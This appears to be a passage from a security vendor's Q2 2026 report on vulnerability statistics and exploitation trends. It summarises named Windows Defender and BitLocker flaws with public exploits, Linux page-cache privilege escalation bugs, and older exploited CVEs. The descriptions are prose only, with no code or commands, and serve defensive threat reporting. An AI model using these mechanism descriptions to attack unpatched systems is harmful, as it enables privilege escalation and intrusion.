
This section provides statistical data on registered vulnerabilities. The data comes from Kaspersky’s vulnerability knowledge base, which draws on the CVE database as well as the Russian BDU database and GitHub Advisory (GHSA). As a result, the figures for previous reporting periods may differ from those published in earlier reports.



We examine the number of registered vulnerabilities for each month over the last five years. As the chart below shows, this number continues to surge, a trend reflected across all the databases we track. It’s driven primarily by the widespread adoption of AI tools: as we predicted in our previous report, these tools have played a major role in the discovery of vulnerabilities in third-party software. Meanwhile, these tools often contain security issues of their own. For example, OpenClaw, a popular AI project, ranked 12th among those with the highest number of vulnerabilities discovered and published in Q2, with over 200 CVEs registered during the reporting period. Finally, AI development tools are also contributing to the vulnerability landscape, since the quality of the code they produce can vary widely. Therefore, the rate at which new vulnerabilities are discovered will inevitably keep growing.
Total published vulnerabilities per month from 2022 through 2026 (download)
Next, we analyze the number of new critical vulnerabilities (CVSS > 9.0) over the same period.
Total critical vulnerabilities published per month from 2022 through 2026 (download)
As the chart shows, the number of published critical vulnerabilities jumped sharply in Q2. This is because using AI for vulnerability research makes it possible to analyze massive amounts of previously unexamined code, uncover new attack surfaces, and identify entire classes of vulnerabilities that have gone unnoticed for decades. In particular, AI was used to find a series of Dirty Frag vulnerabilities in the Linux kernel.
Exploitation statistics
This section presents statistics on vulnerability exploitation for Q2 2026. The data draws on open sources and our telemetry.
Windows and Linux vulnerability exploitation
Q2 2026 saw a new precedent in the publication of vulnerabilities in Windows components and exploits for these: researchers no longer waiting for CVE registration, let alone patches. A case in point: a researcher who goes by Nightmare Eclipse (also known as Chaotic Eclipse) published a list of new “named” vulnerabilities across various Windows subsystems. At the time the technical details were published, none of the vulnerabilities had been assigned a CVE identifier:
BlueHammer: a local privilege escalation vulnerability in Windows Defender. During signature database updates, a time-of-check to time-of-use (TOCTOU) race condition occurs, allowing an attacker to substitute the directory where temporary update files are written. The researcher published a fully functional exploit for the vulnerability.
RedSun: another logical vulnerability in Windows Defender with a working exploit. Suspicious and malicious files marked as “cloud” can be overwritten or restored to their original directory with elevated privileges. The exploit incorporates fragments of algorithms that make it possible to leverage various logical vulnerabilities in Windows, effectively combining a large number of popular exploitation techniques.
YellowKey: a vulnerability that lets the user bypass BitLocker full-disk encryption and access system data through the Windows Recovery Environment (WinRE). A fully functional exploit was also published.
GreenPlasma: a vulnerability that enables system object injection via the CTF loader for the Collaborative Translation Framework (CTFMON) service in Windows. The original publication included an exploit with limited functionality.
RoguePlanet: yet another Windows Defender vulnerability that, like BlueHammer, stems from a TOCTOU issue, this time in the engine responsible for real-time system scanning. The published exploit uses the vulnerability to overwrite the system file wermgr.exe with a malicious one.
UnDefend: another vulnerability in the Windows Defender service. This time, the exploit causes a denial of service and blocks updates.
Even though such cases remain isolated for now, we believe they’ll grow into a full-fledged trend. Early publication of exploits gives attackers an advantage over software developers, who are left with no time to fix the issues.
Veteran vulnerabilities in Windows software also remain relevant. These are the ones our solutions most frequently detect exploits for:
CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
CVE-2023-38831: a vulnerability in WinRAR that involves improper handling of objects within an archive
CVE-2025-6218 (formerly ZDI-CAN-27198): another WinRAR vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
CVE-2025-8088: a vulnerability similar in exploitation method to CVE-2025-6218. The attackers used NTFS Streams to circumvent controls on the directory into which files are being unpacked
The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.

That said, the number of Windows users who encountered exploits declined slightly in Q2, hitting an 18-month low.
Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
Linux also hit a rough patch in Q2 2026. Specifically, the period saw the disclosure of the Dirty Frag family of vulnerabilities, which lets an attacker reliably escalate privileges within the operating system.
All the vulnerabilities published in Q2 2026 were, in one way or another, related to the Linux caching subsystem. Here are the ones being most actively exploited:
CVE-2026-31431 (Copy Fail): a local privilege escalation vulnerability in the Linux kernel that lets an unprivileged user modify the page cache and gain root privileges. Especially dangerous for cloud and containerized environments
CVE-2026-43284, CVE-2026-43500 (Dirty Frag): a family of vulnerabilities in the Linux networking subsystem (IPsec ESP and RxRPC) that lets a local user overwrite the page cache and escalate privileges to root
CVE-2026-46300 (Fragnesia): a local privilege escalation vulnerability in the Linux kernel related to packet fragment handling and the page cache mechanism. It lets an unprivileged user gain root privileges and is also classified as part of the Dirty Frag family
CVE-2026-31635 (DirtyDecrypt): a Linux kernel vulnerability that lets a local attacker escalate privileges due to improper handling of decryption operations and page cache data modification
CVE-2026-43494 (PinTheft): a Linux kernel vulnerability that lets a local user gain elevated privileges due to errors in the memory page pinning mechanism
CVE-2026-46331 (pedit COW): a vulnerability in the Linux kernel’s traffic control subsystem (tc-pedit) that exploits a flaw in copy-on-write to modify the page cache and subsequently escalate privileges to root
The vulnerabilities described above were quickly embraced by attackers. At the same time, our solutions continue to detect exploitation attempts targeting older vulnerabilities as well:
CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
CVE-2023-32233: another Netfilter subsystem vulnerability that allows for Use-After-Free conditions and privilege escalation through improper processing of network requests

Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
In Q2 2026, the number of Linux users who encountered exploits declined slightly compared to Q1. Given that a significant share of new vulnerabilities are tied to the operating system’s caching subsystem, we recommend installing patches as quickly as possible, or disabling vulnerable kernel modules if patching isn’t an option.
Most common published exploits

